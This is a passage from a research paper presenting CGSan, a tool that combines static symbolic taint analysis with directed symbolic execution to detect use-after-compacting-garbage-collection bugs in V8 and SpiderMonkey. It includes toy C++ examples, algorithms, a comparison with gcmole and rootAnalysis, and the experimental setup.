***Unrooted* pointer.** An *unrooted* pointer is a reference that refers to an object managed by *compact-gc* but not in the address table of *compact-gc*. Therefore, it becomes dangling pointers after *compact-gc*. It is straightforward that an *unrooted* pointer to a dead object becomes a dangling pointer after *compact-gc*. For an *unrooted* pointer to a live object, it may become a dangling pointer after *compact-gc* if *compact-gc* moves the live object since the *unrooted* pointer is not in the address table and is not updated.

***Compact-gc* function.** A *compact-gc* function is a function that triggers *compact-gc*. There are two kinds of *compact-gc* functions: an explicit *compact-gc* function and an implicit *compact-gc* function. An explicit *compact-gc* function is a basic function that performs *compact-gc*. And an implicit *compact-gc* function is a function that inter-procedurally triggers an explicit *compact-gc* function. Note that an implicit *compact-gc* function may not trigger *compact-gc* depending on its calling context.

***Def-cgc-use* pair.** A *def-cgc-use* pair is a sequence of an *unrooted* pointer definition, *compact-gc* invocation, and the *unrooted* pointer use in a function. We denote a *def-cgc-use* pair as $< f, l_{def}, l_{cgc}, l_{use} >$ where function f defines an *unrooted* pointer, invokes a *compact-gc* function, and uses the *unrooted* pointer, at l_{def}, l_{cgc}, and l_{use}, respectively.

***Use-after-cgc* bug.** A *use-after-cgc* bug is a kind of *use-after-free* bug caused by the use of an *unrooted* pointer that becomes a dangling pointer after *compact-gc*. In this paper, we conclude as a *use-after-cgc* bug when a *def-cgc-use* pair has a feasible path, which is from the function entry of f through l_{def}, l_{cgc} to l_{use}.

```
1  void mayGC (Context* cx, int x) {
2    if (x == 42) GC (cx);   // trigger GC if `x` == 42.
3  }
4
5  Object* buggy (Context* cx) {
6    Object* unrooted;
7    unrooted = defObj (cx); // define `unrooted` by a function call.
8    GC (cx);                // trigger GC directly.
9    return unrooted;        // BUG: use `unrooted` as a return value.
10 }
11
12 void Object::buggyMethod (Context* cx) {
13                           // implicitly define `this`.
14   mayGC (cx, 42);         // trigger GC.
15   method ();              // BUG: implicitly use `this`.
16 }
17
18 void safe1 (Context* cx, Rooted<Object*> rooted) {
19   mayGC (cx, 42);         // trigger GC and update ptr in `rooted`.
20   use (*rooted);          // NOT A BUG: use updated ptr in `rooted`.
21 }
22
23 void safe2 (Context* cx, Object* unrooted) {
24                           // explicitly define `unrooted`.
25   mayGC (cx, 43);         // do not trigger GC.
26   use (unrooted);         // NOT A BUG: use `unrooted` as argument
27 }                         //            but it is not moved.
28
29 void safe3 (Context* cx, int y) {
30   Object* unrooted;
31   unrooted = defObj (cx); // define `unrooted` by a function call.
32   mayGC (cx, y);          // trigger GC if `y` == 42.
33   if (y != 42)
34     unrooted->field = 42; // NOT A BUG: use `unrooted` if `y` != 42.
35 }
```

Figure 3: Example code snippets depict two *use-after-cgc* bug cases and three safe cases.

2.2.2 Simple Examples

We describe two *use-after-cgc* bug cases and three safe cases in Figure 3 to illustrate the concept. We focus on intra-procedurally depicting examples for each step of *def-cgc-use* pairs including why each case is a bug or not. We assume that `GC` is an explicit *compact-gc* function, `Context*` represents a memory state, `defObj` returns a new object that will be moved after *compact-gc*, and `use` internally accesses the first argument. Additionally, `Object*` is a basic memory cell type of *compact-gc*, which is an *unrooted* pointer type, while `Rooted<Object*>` is a *rooted* pointer type. Note that `*` operation of `Rooted<Object*>` returns the corresponding *unrooted* pointer, whose type is `Object*`.

***Unrooted* pointer definition.** Memory objects managed by *compact-gc* are created by their constructors with a given `Context`. At an intra-procedural level, *unrooted* pointers can be passed in as function arguments or defined by memory reads or function calls. For example, `buggy` and `safe3` define *unrooted* pointers named `unrooted` by a function call to `defObj`. And `safe2` explicitly defines `unrooted` as a function argument while the `this` pointer in `buggyMethod` is implicitly defined by the C++ language. By contrast, `safe1` gets a *rooted* pointer as a function argument and uses an *unrooted* pointer obtained from the *rooted* pointer after *compact-gc* updates it, which is safe.

***Compact-gc*.** Intra-procedurally, there are two kinds of methods to trigger *compact-gc*: call explicit *compact-gc* functions or implicit *compact-gc* functions. For instance, `buggy` triggers an explicit *compact-gc* function, `GC`, while `buggyMethod`, `safe1`, and `safe3` call implicit *compact-gc* functions, `mayGC`. However, `mayGC` in `safe2` cannot trigger `GC` because `mayGC` calls `GC` only if the second argument is `42`.

***Unrooted* pointer use.** The use of *unrooted* pointers has the same definition as the use of general values. In the example, `unrooted` is used as a return value in `buggy`, an argument in `buggyMethod`, which is implicitly passed by the compiler, an explicit argument in `safe2`, and dereferenced in `safe3`. We assume that return values will be used in the callers and function arguments will be used in the callee functions.

Feasibility. To be a *use-after-cgc* bug, there must exist a feasible path of *def-cgc-use*. It is straightforward to recognize that `buggy` and `buggyMethod` have feasible *def-cgc-use* paths. However, `safe1` is lacking an *unrooted* pointer definition and `safe2` is lacking *compact-gc*. `safe3` does not have a *cgc-use* path because *compact-gc* and *unrooted* pointer use are mutually exclusive: it triggers `GC` if `y == 42` but `unrooted` is used only if `y != 42`.

2.3 Existing Detection Tools

To find *use-after-cgc* bugs, Google V8 and Mozilla SpiderMonkey have their source-code-based static analyzers, named gcmole [1] and rootAnalysis [2], respectively. They first calculate *compact-gc* functions based on call-graphs. They then perform intra-procedural data-flow analysis for *unrooted* pointers to find *def-cgc-use* pairs. Finally, they conclude *def-cgc-use* pairs as *use-after-cgc* bugs without checking their path constraints, for scalability, which leads to false-positives.

To mitigate false-positives due to path-insensitive analysis, they employ two heuristics: annotations from their developers and a list of known non *compact-gc* functions. In V8 and SpiderMonkey, there are source code annotations that assert there is no *compact-gc* in the scope. This allows gcmole and rootAnalysis to skip analysis on code with those annotations. However, the `no_gc` annotation in V8 is only advisory and does not ensure that *compact-gc* cannot be triggered. In addition, analyzers have a list of functions that will not trigger *compact-gc* and are exempted from the list of *compact-gc* functions. Developers should maintain the list when they change the implementation of functions in the list. This means that the list also can be wrong by mistake and lead to false-negatives (see §7.5).

Limitation. Although these tools are used in the development process, their methods are not precise due to inaccurate heuristics, path-insensitive and incomplete analysis. For example, gcmole could not detect the bug in Figure 7a due to its inaccurate heuristics, and rootAnalysis has false-positives because it is based on C++ Abstract Syntax Tree (AST) instead of compiled output (see §7.5).

Table 1: A table of *use-after-cgc* bugs each tool found in the example of Figure 3. ✓ denotes a bug detected by each tool while ✗ denotes a case each tool did not detect.

Functions	Truth	gcmole	rootAnalysis	CGSan
`mayGC`	✗	✗	✗	✗
`buggy`	✓	✓	✓	✓
`buggyMethod`	✓	✗	✗	✓
`safe1`	✗	✗	✗	✗
`safe2`	✗	✓	✓	✗
`safe3`	✗	✓	✓	✗

To show the imprecision of gcmole and rootAnalysis, we evaluate them on the examples in Figure 3 and the results are in Table 1. The prior tools detect three *use-after-cgc* bugs in `buggy`, `safe2`, and `safe3`. They are unable to distinguish safe cases due to their path-insensitive analysis. They incorrectly determine that `mayGC` function always triggers *compact-gc* because it contains a call to `GC`, which makes them detect `safe2` as a bug. In addition, they do not consider path constraints at line 33 in `safe3` and conclude that `safe3` has a feasible *def-cgc-use* pair. Surprisingly, they cannot detect `buggyMethod` as a bug. The fact that they are based on C++ AST enforces to handle many kinds of expressions and statements individually, causing them to miss some cases like the implicit `this` pointer. This highlights the imprecision of prior tools and motivates the development of our tool, CGSan.

2.4 Symbolic Taint Analysis

Taint analysis [27] is a program analysis technique that tracks information flows by predefined taint sources, taint propagations, and taint sinks. Conventional taint analysis treats values as tainted or untainted without exact value representation. Thus, conventional taint analysis is imprecise and may improperly under-taint or over-taint. For example, XORing two equivalent operands always returns zero, so the result should be untainted. However, conventional taint analysis marks the result as tainted if the operand value is tainted.

One method that overcomes these limitations is dynamic symbolic taint analysis, such as TaintPipe [21] and Straight-Taint [20]. They propagate taints based on program execution traces. They first calculate symbolic summaries for the code segments, then update the taint state by applying symbolic summaries to the latest taint state while following the given program execution traces. They can be free from under-tainting and over-tainting problems because symbolic summaries express values with exact symbolic representation.

Our Analysis. Our goal is to find paths that trigger *use-after-cgc* bugs, which is a harder problem than to determine whether a given path triggers *use-after-cgc* bugs. We thus derive a variant of symbolic taint analysis that statically traverses all possible paths without relying on program execution traces, and does not dive into function calls for scalability. We refer to this as intra-procedural static symbolic taint analysis. Notably, intra-procedural analysis loses the precision, but we mitigate it with a type-based approach and call-graphs.




Figure 4: CGSan Architecture.

2.5 Directed Symbolic Execution

Directed symbolic execution [4, 18] aims to verify whether the target point can be reached from the program entry point, which is known as the reachability problem. It is a widely used technique for reducing false-positives of static analysis. To guide symbolic execution to the target point, inter-procedural control-flow graphs are built, prioritizing the shortest distance path from the program entry to the target. For example, Ma *et al.* [18] employ *call-chain-backward symbolic execution* that starts from the target and checks reachability while traversing call-graphs reversely to quickly strip unreachable paths. And WOODPECKER [12] speeds up directed symbolic execution by skipping instructions irrelevant to the target point.

Our Analysis. There are two key differences between previous directed symbolic execution and ours. (1) We have multiple ordered targets, which means that we aim to check the feasibility of paths from the first target through several targets to the last target. (2) We start execution from the function entry, like UC-KLEE [26], not the program entry. This avoids exhausting the analysis time finding paths from the program entry to the first target in large programs. We also speed up our directed symbolic execution with the directed ICFGs and the directed scheduling, which we propose.

3 Overview

The main goal of CGSan is to automatically detect *use-after-cgc* bugs in a scalable and precise manner. In this section, we outline the overall architecture of CGSan and describe how CGSan finds *use-after-cgc* bugs on running examples.

Table 2: A table of *def-cgc-use* pairs that the DETECTOR module found in the example of Figure 3. l_{def}, l_{cgc}, and l_{use} denote where function f defines an *unrooted* pointer, invokes a *compact-gc*, and uses the *unrooted* pointer, respectively.

Function (f)	l_{def}	l_{cgc}	l_{use}
`buggy`	line 7	`GC` in line 8	line 9
`buggyMethod`	line 12	`mayGC` in line 14	line 15
`safe2`	line 23	`mayGC` in line 25	line 26
`safe3`	line 31	`mayGC` in line 32	line 34

3.1 Architecture

Figure 4 depicts the architecture of CGSan. At a high-level, CGSan takes LLVM IR of the target program, explicit *compact-gc* functions, and the memory cell type, and outputs a set of *use-after-cgc* bugs. CGSan consists of two major modules: DETECTOR, and CHECKER.

DETECTOR. CGSan takes LLVM IR of the target program as an input instead of an AST of the source code because the LLVM IR is a more accurate and already in single static assignment (SSA) form, which simplifies the analyzer implementation. This module takes as inputs the LLVM IR, explicit *compact-gc* functions, and the memory cell type, and finds *def-cgc-use* pairs. First, it computes the type hierarchy and collects *unrooted* pointer types, which are derived from the memory cell type. It then obtains a set of *compact-gc* functions, which internally or explicitly trigger *compact-gc*, from call-graphs. Next, an intra-procedural control-flow graph (CFG) is constructed while removing nodes and edges irrelevant to *def-cgc-use* pairs. Lastly, this module traverses the reduced CFGs and detects *def-cgc-use* pairs by intra-procedural static symbolic taint analysis with the taint policy based on *unrooted* pointer types and call-graphs (see §4).

CHECKER. This module confirms whether the detected *def-cgc-use* pairs are feasible by under-constrained directed symbolic execution. For each *def-cgc-use* pairs, it first constructs the directed ICFGs, which do not have nodes and edges irrelevant to checking *def-cgc-use* pairs and are optimized by the constant constraint propagation. It then performs under-constrained directed symbolic execution based on the directed ICFGs to determine feasible *use-after-cgc* bugs. To be more scalable, we employ the directed scheduling that determines which branches should be taken first (see §5).

3.2 Running Examples

We now depict the procedure of CGSan on the program of Figure 3 introduced in §2.2.2. As shown in Table 1, CGSan correctly found that only `buggy` and `buggyMethod` have *use-after-cgc* bugs. In the rest of this subsection, we describe how CGSan works using source code instead of LLVM IR for the sake of simplicity.

First, the DETECTOR module finds *unrooted* pointer types and *compact-gc* functions based on the fact that `Object*` is a basic memory cell type and `GC` is an explicit *compact-gc* function, respectively. It concludes that there is only one *unrooted* pointer type, `Object*`, because this example does not have any type derived from `Object*`. It then calculates a call-graph and collects *compact-gc* functions by reversely traversing the call-graph from `GC`. As a result, it outputs `GC`, `mayGC`, `buggy`, `buggyMethod`, `safe1`, `safe2`, and `safe3` as *compact-gc* functions.

Before performing static taint analysis, the DETECTOR module constructs and reduces CFGs of *compact-gc* functions. It removes nodes and edges that are irrelevant to *def-cgc-use* pairs from the CFGs by finding which nodes contain *unrooted* pointer definition, *compact-gc*, and *unrooted* pointer use based on *unrooted* pointer types. For example, it removes all nodes and edges from CFGs of `mayGC` and `safe1` because they do not define any *unrooted* pointer before calling the *compact-gc* functions. It also deletes the `else` edge of line 33 from the CFG of `safe3` because an *unrooted* pointer will be never used after taking that edge. CFGs of other functions will be preserved because each has a node including an *unrooted* pointer definition, *compact-gc*, and *unrooted* pointer use.

The DETECTOR module performs intra-procedural static symbolic taint analysis to collect *def-cgc-use* pairs in *compact-gc* functions. This module follows the reduced CFGs to cut down the search space of the analysis. It introduces values whose types are *unrooted* pointer types, `Object*`, as tainted when they are defined, and it marks all tainted variables as freed when a *compact-gc* function is called. During the analysis, it continues checking for use of freed tainted variables and concludes that there are *def-cgc-use* pairs if freed tainted variables are used. Finally, as shown in Table 2, it finds *def-cgc-use* pairs in `buggy`, `buggyMethod`, `safe2`, and `safe3`.

Lastly, the CHECKER module classifies feasible *def-cgc-use* pairs. It first builds the directed ICFGs for the detected *def-cgc-use* pairs in two steps. (1) It removes nodes and edges of ICFGs disconnected from nodes in *def-cgc-use* pairs, similar to CFG reduction in the DETECTOR module. For example, `else` edges in `mayGC` of line 2 and `safe3` of line 33 will be removed. (2) It then strips the reduced ICFGs by the constant constraint propagation. It is straightforward to delete the edge in calling `mayGC(cx, 43)` of `safe2` by traditional constant-propagation so that `safe2` never calls `GC`. In `safe3`, variable `y` must not be 42 to reach `use` node in line 34. Therefore, the constant constraint propagation spreads the constraint, `y != 42`, to other nodes. It concludes that `mayGC` in `safe3` cannot call `GC` if we must reach `use` node in line 34. And the CHECKER module finds feasible paths for *def-cgc-use* pairs in `buggy` and `buggyMethod` by directed symbolic execution with the directed ICFGs and the directed scheduling. Finally, CGSan concludes *use-after-cgc* bugs exist in `buggy` and `buggyMethod`, which is the correct answer as shown in Table 1.

4 DETECTOR

Recall from §3.1, the DETECTOR module performs four steps. We describe how we collect *unrooted* pointer types from the memory cell type, and classify *compact-gc* functions from the given explicit *compact-gc* functions. We then explain CFG reduction for skipping paths irrelevant to *def-cgc-use* pairs. Lastly, we depict static symbolic taint analysis for the systematic detection of *def-cgc-use* pairs.

4.1 Unrooted Pointer Type Collection

According to §2.1, *unrooted* pointer types are derived from the memory cell type. We thus traverse the type hierarchy in reverse from the given memory cell type and collect *unrooted* pointer types. However, the type information in LLVM IR is not rich enough to build the type hierarchy for collecting *unrooted* pointer types because they are optimized by compilers. For instance, `AbstractCode` in Figure 1, which is an *unrooted* pointer type, becomes `i64` type in LLVM IR. Therefore, we obtain type hierarchy from source-level LLVM metadata that preserves source-level types and collect *unrooted* pointer types.

4.2 Compact-GC Classification

There are two kinds of *compact-gc* functions: an explicit *compact-gc* function, and an implicit *compact-gc* function, which inter-procedurally triggers an explicit *compact-gc* function. We first calculate call-graphs while resolving indirect call targets by previous type-based approaches [16,24] to construct more precise call-graphs. We then reversely traverse call-graphs from the given explicit *compact-gc* functions and gather a set of *compact-gc* functions.

4.3 CFG Reduction.

As described in §2.2.1, finding *use-after-cgc* bugs is the same as finding *def-cgc-use* pairs. In other words, a *use-after-cgc* bug requires a path from l_{def} through l_{cgc} to l_{use}. We thus remove nodes and edges that are irrelevant to *def-cgc-use* pairs from CFGs of every function. We first recognize which CFG nodes have l_{def} or l_{use} by finding instructions that define or use *unrooted* pointer typed values, and identify CFG nodes having l_{cgc} by finding *compact-gc* function calls. We then delete edges from the CFG that are not in paths from the function entry to l_{def}, from l_{def} to l_{cgc}, and from l_{cgc} to l_{use}. Lastly, we remove nodes from the CFG that are not reachable from the function entry and get the reduced CFG. Note that this CFG reduction allows the DETECTOR module to be more scalable without any additional false-negatives. In §7.2, we will show how effectively this CFG reduction cuts down the search space of the DETECTOR module without any additional false-negatives.

4.4 Static Symbolic Taint Analysis

To systematically detect *def-cgc-use* pairs, we employ intra-procedural static symbolic taint analysis that tracks data-flows of *unrooted* pointers by symbolic evaluation while following the reduced CFG. For scalability, we do not solve path constraints and perform an intra-procedural analysis, while mitigating its incompleteness with a taint policy based on *unrooted* pointer types and *compact-gc* functions. The path constraints will be considered in the CHECKER module. We also assumed that each symbolic variable, if it is a pointer, refers to a unique object, i.e., no aliasing, similar to UC-KLEE [26].

Taint Introduction. Intra-procedural analysis requires the initialization of values such as function arguments, return values of function calls, and values in unseen memory. We initialize them as new unconstrained symbolic values because intra-procedural analysis assumes that they can be any value. We introduce them as new symbolic taint values if they are *unrooted* pointer types, which allows us to get taint sources without recursing into function calls. If they are not *unrooted* pointer types, we introduce them as normal symbolic values. This policy covers all *unrooted* pointer definitions depicted in §2.2.2: we mark the return value of `defObj` and function arguments that are `Object*` type as symbolic taint values. Note that we easily cover the implicitly added arguments like `this` in `buggyMethod` because we are based on LLVM IR.

Taint Propagation. Symbolic taint analysis presents values as symbolic expressions and propagates them by symbolic evaluation. We define a different policy for function calls to detect *def-cgc-use* pairs. For *compact-gc* functions, we assume that they always trigger *compact-gc* and *compact-gc* always moves live objects without updating *unrooted* pointers. Thus, we mark all symbolic taint values, which refer to *unrooted* pointers, as freed. For other functions, we make them return symbolic taint values if their return values are *unrooted* pointer types. If not, we make them return normal symbolic values. Notably, when a pointer is passed to a function call, we assume that the corresponding memory will not be modified because the DETECTOR module is based on the intra-procedural analysis.

Taint Checking. We monitor four operations to capture *def-cgc-use* pairs: a freed taint value is used in 1) a memory address of memory load, 2) a memory address or a value of memory store, 3) a function call argument or 4) a return value. This policy is based on the assumption that arguments will be used in callee functions and the return value will be used in caller functions. Finally, we conclude that there is a *def-cgc-use* pair if we find that a freed taint value, i.e. a freed *unrooted* pointer, is used. Notably, when a *compact-gc* function call takes a non-freed taint value as an argument, we do not conclude whether the current analyzed function has a *def-cgc-use* pair because the taint value is not freed. Instead, we check whether the *compact-gc* function has a *def-cgc-use* pair when we perform the analysis from its function entry.

5 CHECKER

Prior tools [1, 2] are path-insensitive and employ target-specific heuristics to filter out infeasible *def-cgc-use* pairs, which is scalable but not precise as we discussed in §2.3. In contrast, we apply under-constrained directed symbolic execution to check feasible *def-cgc-use* pairs. For scalability, we reduce paths to explore for checking *def-cgc-use* pairs by constructing their directed ICFGs. Also, while exploring the directed ICFGs, we prioritize which branches should be taken first using the directed scheduling.

5.1 Directed ICFG Construction

As shown in §3.2, we do not need to traverse all paths to check feasible *def-cgc-use* pairs. We thus remove irrelevant nodes and edges from their ICFGs and optimize the reduced ICFGs to the directed ICFGs by the constant constraint propagation.

Irrelevant ICFG Reduction. The pseudo-code of the irrelevant ICFG reduction is shown in Algorithm 1. The `Reduce` function takes in the *def-cgc-use* pair denoted as $< f, l_{def}, l_{cgc}, l_{use} >$ and the ICFG of function f denoted as G, and outputs the reduced ICFG. First, the `ReduceForPair` function intra-procedurally removes nodes and edges from G that are not in paths from the function entry through l_{def} and l_{cgc} to l_{use} as the CFG reduction in §4.3.


Next, the `ReduceForGc` function inter-procedurally reduces the ICFG in l_{cgc}. `GetSubICFG`(G, l_{cgc}) returns G_{cgc}, the sub ICFG of the function call target at l_{cgc} of G. And `GetCgcCalls`(G_{cgc}) collects L_{gc}, a set of locations where *compact-gc* functions are invoked in G_{cgc}. Then, `Trim` removes nodes and edges disconnected with nodes in L_{gc}. In the `for`-loop of line 8-10, we recursively reduce ICFGs of *compact-gc* functions in L_{gc} if they are not connected with others in L_{gc}. If so, we skip the reduction because triggering *compact-gc* once in the connected nodes is enough to be a feasible *def-cgc-use* pair. Lastly, `SetSubICFG`(G, l_{cgc}, G_{cgc}) updates the sub ICFG at l_{cgc} of G with G_{cgc}.

To help illustrate this irrelevant ICFG reduction, we provide an example on `safe3` of Figure 3, and its reduced ICFG is shown in Figure 5a. First, `ReduceForPair` removes ① because we cannot reach l_{use} if we take that edge. In `ReduceForGc`, `GetSubICFG` returns an ICFG of `mayGC`, which is boxed in Figure 5a. `GetCgcCalls` then outputs `GC` node and `Trim` removes ② because that edge is not connected with `GC` node. Finally, `SetSubICFG` updates the sub ICFG and we get the reduced ICFG in Figure 5a.

Constant Constraint Propagation. Traditional constant-propagation [3] substitutes values with known constant values while following the program execution. This is enough for code optimization because the instructions to be executed do not affect the current execution state. However, the reduced ICFG enforces taking specific branches and we must satisfy their branch conditions before taking them. Branch conditions

Algorithm 1: Irrelevant ICFG Reduction

```
Input  : The def-cgc-use pair (f, l_def, l_gc, l_use),
         The ICFG of f (G)
Output : The reduced ICFG
1  function Reduce(G, l_def, l_cgc, l_use)
2      G ← ReduceForPair(G, l_def, l_cgc, l_use)
3      return ReduceForGc(G, l_cgc)
4  function ReduceForGc(G, l_cgc)
5      G_cgc ← GetSubICFG(G, l_cgc)
6      L_gc ← GetCgcCalls(G_cgc)
7      G_cgc ← Trim(G_cgc, L_gc)
8      for l ∈ L_gc do
9          if IsNotConnected(L_gc, l) then
10             G_cgc ← ReduceForGc(G_cgc, l)
11     return SetSubICFG(G, l_cgc, G_cgc)
```



(a) The reduced ICFG. (b) The directed ICFG.

Figure 5: The reduced ICFG and the directed ICFG of `safe3`. The ICFG in the dotted box represents the ICFG of `mayGC`. Black and grey mean remaining and removed, respectively.

sometimes check whether symbolic values are specific constant values or not, which we call constant constraints. For example, the reduced ICFG in Figure 5a does not have ①, which condition is $y == 42$, and enforces y not to be 42 even before taking that branch. Therefore, we propagate constant constraints instead of constant values in both the forward and backward direction of the program execution. Note that we only perform propagation for variables stored in LLVM IR registers, not memory.

Algorithm 2 depicts the overview of the constant constraint propagation. The `Propagate` function gets the reduced ICFG and the context as inputs, and returns the directed ICFG where the context includes constant constraints of function arguments and the return value. We start invoking the `Propagate` function with the reduced ICFG from the irrelevant ICFG reduction stage and the empty context.

In the beginning, the `Prepare` function updates the context with the reduced ICFG. If the reduced ICFG makes `phi` instruction return a constant, we add that constant constraint to the context. And if branch conditions for following the reduced ICFG are that values must be some constants or must not, we add them to the context.

Algorithm 2: Constant Constraint Propagation

```
Input  : The reduced ICFG (G),
         The context of constant constraints (C)
Output : The directed ICFG
1 function Propagate(G, C)
2     C' ← Prepare(G, C)
3     G', C' ← Backward(G, C')
4     G' ← Forward(G', C')
5     if IsSameICFG(G, G') then
6         return G'
7     return Propagate(G', C)
```

`Backward` function propagates constant constraints and deletes edges that are unreachable in the given context while intra-procedurally traversing the reduced ICFG from the function end to the function entry. For example, if the context has a constant constraint of the value defined by a `phi` instruction, we filter out values that do not satisfy the constant constraint and remove the corresponding edges from the ICFG. In particular, if the reduced ICFG enforces a return value from a function call to satisfy a constant constraint, we update a constant constraint of the return value in the context of the function call with the constant constraint. The updated context will be used to trim paths that return values violating the constant constraint in the `Forward` function.

Next, the `Forward` function inter-procedurally and recursively performs forward propagation of constant constraints based on the given context and removes edges unsatisfiable with constant constraints. It then deletes unreachable edges due to the previous removal. Finally, we return the directed ICFG if the directed ICFG and the given ICFG are the same. If not, we invoke `Propagate` with the directed ICFG and the given context until they are the same as described in line 5-7. This is because the directed ICFG can introduce a new constant constraint if some edges are deleted, so that we calculate the fixed point of the `Propagate` function.

To help understand the constant constraint propagation, we provide an example on `safe3`. Figure 5b shows the directed ICFG of `safe3`. Based on its reduced ICFG in Figure 5a, the `Prepare` function appends the constant constraint, `y != 42`, to the context. The `Backward` function performs the backward propagation with the constant constraint and updates the context with the constraint that the second argument of `mayGC` function call, *y*, must not be 42. Next, the `Forward` function inter-procedurally performs forward propagation and removes the edge denoted as ③ because `y != 42`. This removes all paths for *def-cgc-use* and the `Forward` function makes all edges unreachable. And we recursively call `Propagate` because the given ICFG, which is the reduced ICFG, and the obtained ICFG have different edges. But it is straightforward to end because the obtained ICFG is empty. Finally, we get the directed ICFG, which is empty, as shown in Figure 5b.

5.2 Directed Scheduling

Although the directed ICFG reduces the search space, scheduling which paths will be executed first affects the scalability of directed symbolic execution. We thus considered shortest-distance symbolic execution (SDSE) [18], prioritizing the path traversals with the shortest distance to the target. However, SDSE can be stuck because the shortest distance path often includes an error-handling path, e.g, functions immediately return if arguments are invalid, and its path constraints are often unsatisfiable. Therefore, we prioritize paths by loop scheduling, stateful scheduling, and retrievable scheduling.

We orchestrate a task queue, using depth-first-search to schedule paths, where a task is an execution state and an ICFG node to be executed. We start with a task queue that has the initial execution state and the entry node of a function. We pop a task from the front of the task queue and evaluate its node with its execution state. Then, we collect the successor nodes from the directed ICFG whose branch conditions are satisfiable with path constraints of the execution state. We prepend the nodes to the front of the task queue, and we repeat until the queue becomes empty or timeout.

Loop Scheduling. To mitigate cases that are stuck in traversing loops, many previous works [17, 29, 31, 35] limit the number of iterations of each loop, also known as loop unrolling. However, there is a trade-off between too few iterations and too many iterations, potentially resulting in an incomplete analysis. We employ loop scheduling based on how many times the execution state already took the branch from the current node to the successor node, which is denoted as n. Instead of ignoring a successor node once n reaches the limit, as loop unrolling does, we push the task to the back of the queue. This scheduling has the same impacts as loop unrolling but preserves the completeness of the analysis.

The loop scheduling also prepends successor nodes to the queue in the order of n, so that the successor node with the smallest n will be first in the queue unless n is over the limit in which case the node is appended to the end of the queue. We empirically chose the limit as 100 for our analysis. This guides us to take branches that are previously less taken and avoid cases that are stuck in traversing loops.

Stateful Scheduling. We have three ordered targets to check *def-cgc-use* pairs, which start from l_{def} through one of the *compact-gc* function calls in l_{cgc} to l_{use}. It is straightforward to guide to l_{def} and l_{use} because they are unique in the directed ICFG. However, the directed ICFG can contain multiple *compact-gc* function calls in l_{cgc} and allow paths that do not trigger *compact-gc* in l_{cgc} when there are connected nodes containing *compact-gc* in l_{cgc}. This is because the directed ICFG cannot determine which node in the connected nodes having *compact-gc* will be touched. To avoid skipping *compact-gc*, we do not append the task that already passed all *compact-gc* nodes in l_{cgc} without touching any of them. In addition, we prioritize traversing nodes containing *compact-gc*

before touching *compact-gc*, and prioritize traversing nodes that do not contain *compact-gc* after touching *compact-gc*.

Retrievable Scheduling. The directed ICFG enforces taking specific branches, which means that the corresponding branch conditions must be satisfied. When path constraints of the current task are unsatisfiable with the condition, the next task in the queue is likely unsatisfiable also because they will have almost the same path constraints due to the depth-first-search. We thus find the task that has path constraints satisfiable with the branch condition from the front of the queue, and process that task first. We refer this to as retrievable scheduling. Retrievable scheduling is inspired by the path kneading of ShellSwap [6], but, as far as we know, this has not been applied to the directed symbolic execution.

6 Implementation

We have implemented CGSan with 0.9K lines of C++ code and 9.5K lines of F# code. We use C++ for loading LLVM IR with LLVM version 11.0 and use F# for the rest of the system. Specifically, it takes 6.1K lines of F# code to load LLVM into F#. And we employ Z3 [23] version 4.8.8 for solving path constraints. We now describe relevant implementation details.

Compiling Source to LLVM IR. V8 and SpiderMonkey are compilable under LLVM, so it is straightforward to transform the source code to LLVM IR. We disable function inlining to avoid duplicate analysis of the same source code, and we enable source-level debugging to get rich LLVM metadata, such as type information used in the DETECTOR module.

Configurable Symbolic Execution. The DETECTOR module and the CHECKER module both need symbolic evaluation, though their requirements differ. We built a configurable and reusable symbolic execution library to reduce implementation efforts. It has options to control the symbolic execution, such as guiding paths to explore, function modeling, and memory operation hooks. In the case of the DETECTOR module, we turn off solving path constraints, add function models, and register callbacks for return instructions, memory loads, and stores as addressed in §4. For the CHECKER module, we configure guiding paths with the directed ICFGs and the directed scheduling, while solving path constraints as described in §5.

7 Evaluation

We now evaluate CGSan to answer the following questions:

1. Can the DETECTOR module find *def-cgc-use* pairs and does CFG reduction affect the scalability? (§7.2)
2. Can the CHECKER module effectively figure out feasible *def-cgc-use* pairs? (§7.3)
3. Can CGSan find real-world *use-after-cgc* bugs? (§7.4)
4. How does CGSan perform against prior tools? (§7.5)

7.1 Experimental Setup

We evaluate CGSan on LLVM IR compiled from the latest versions of two major JS engines: Google V8 8.1 and Mozilla SpiderMonkey 74. The evaluation was performed on a machine with an AMD Ryzen 3900X (12 cores) and 64GB RAM, running 64-bit Ubuntu 18.04 LTS. We did not evaluate JavaScriptCore because it did not perform *compact-gc*.

Recall that CGSan requires the explicit *compact-gc* functions and the memory cell type as inputs. We thus set the memory cell types as `Object` for V8 and `Cell` for SpiderMonkey, and we pass `CollectGarbage` and `gc` as the explicit *compact-gc* functions of V8 and SpiderMonkey. We also set timeouts of 10 seconds for analyzing a function in the DETECTOR module and 10 minutes for checking the feasibility of a detected *def-cgc-use* pair in the CHECKER module.

7.2 DETECTOR Statistics

